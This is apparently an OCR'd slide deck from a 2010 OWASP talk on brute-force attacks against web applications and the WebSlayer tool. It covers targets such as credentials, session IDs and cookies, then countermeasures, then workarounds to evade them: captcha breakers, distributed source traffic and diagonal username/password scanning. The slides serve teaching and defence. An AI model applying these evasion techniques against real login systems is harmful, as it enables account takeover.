2010: and still brute forcing OWASP Webslayer

Christian Martorella

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
Lisbon

Who am I

- Threat & Vulnerability Consulting EMEA
- CISSP, CISA, CISM, OPST, OPSA,CEH
- OWASP WebSlayer Project Leader
- Edge-Security.com

Brute force attack


Is a method to determine an unknown value by using an automated process to try a large number of possible values.



BRUTE FORCE

If it doesn't work, you're just not using enough.


AARON-HOLTZ
24HR SERVICE
243-7166


http://www

What can be brute forced?

- Credentials (HTML Forms and HTTP)
- Session identifiers (session id's)
- Predictable resource location (directories and files)
- Parameters values
- Cookies
- Web services methods (rest)

Where?

- Headers
- Forms (POST)
- URL (GET)
- Authentication (Basic, NTML)

How?

- Dictionary attack
- Search attack (all possible combinations of a character set and a given length)
- Rule based search attack (use rules to generate candidates)

Why 2010 and still brute forcing?

In 2007 Gunter Ollmann proposed a series of countermeasures to stop automated attack tools.

Countermeasures

- Block HEAD requests
- Timeouts and thresholds
- Referer checks
- Tokens

Countermeasures

- Turing tests (captchas)
- Honeypot links
- One time links
- Custom messages
- Token resource metering (Hashcash)

Countermeasures


Technique	Tool Generation				Tool Classification				
Host Server Renaming	**	*				*			*
Blocking HEAD	*				*	*			
REFERER Fields	***	**	*		**	***			*
Content-Type Manipulation	***	**	*		**				
Client-side Redirection	**	*			*	*	*		*
HTTP Status Codes	**	**	**		*	*	*	*	*
Thresholds & Timeouts	***	***	**	**	*	*	***	***	**
Onetime Links	*	***	**	*	*		***	***	**
Honeypot Links	***	***			***				
Turing Tests	***	**			***				**
Token Appending	***	***	***	*	**	***	***	**	***
Token Calculators	***	***	***	*	**	***	***	**	***
Token Resource Metering	***	***	***	***	***	***	***	***	***
	1st Generation	2nd Generation	2.5 Generation	3rd Generation	Web Spidering	CGI Scanning	Brute Forcing	Fuzzers	Vuln. Scanning

Key: [] No benefit, [*] Some benefit, [**] Noticeable Benefit, [***] Valuable Protection

Workarounds


Workarounds

Captcha breakers




Workarounds

Distributing scanning source traffic



Workarounds

Distributing scanning on different targets



Workarounds

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- **Diagonal scanning** (different username/password each round)

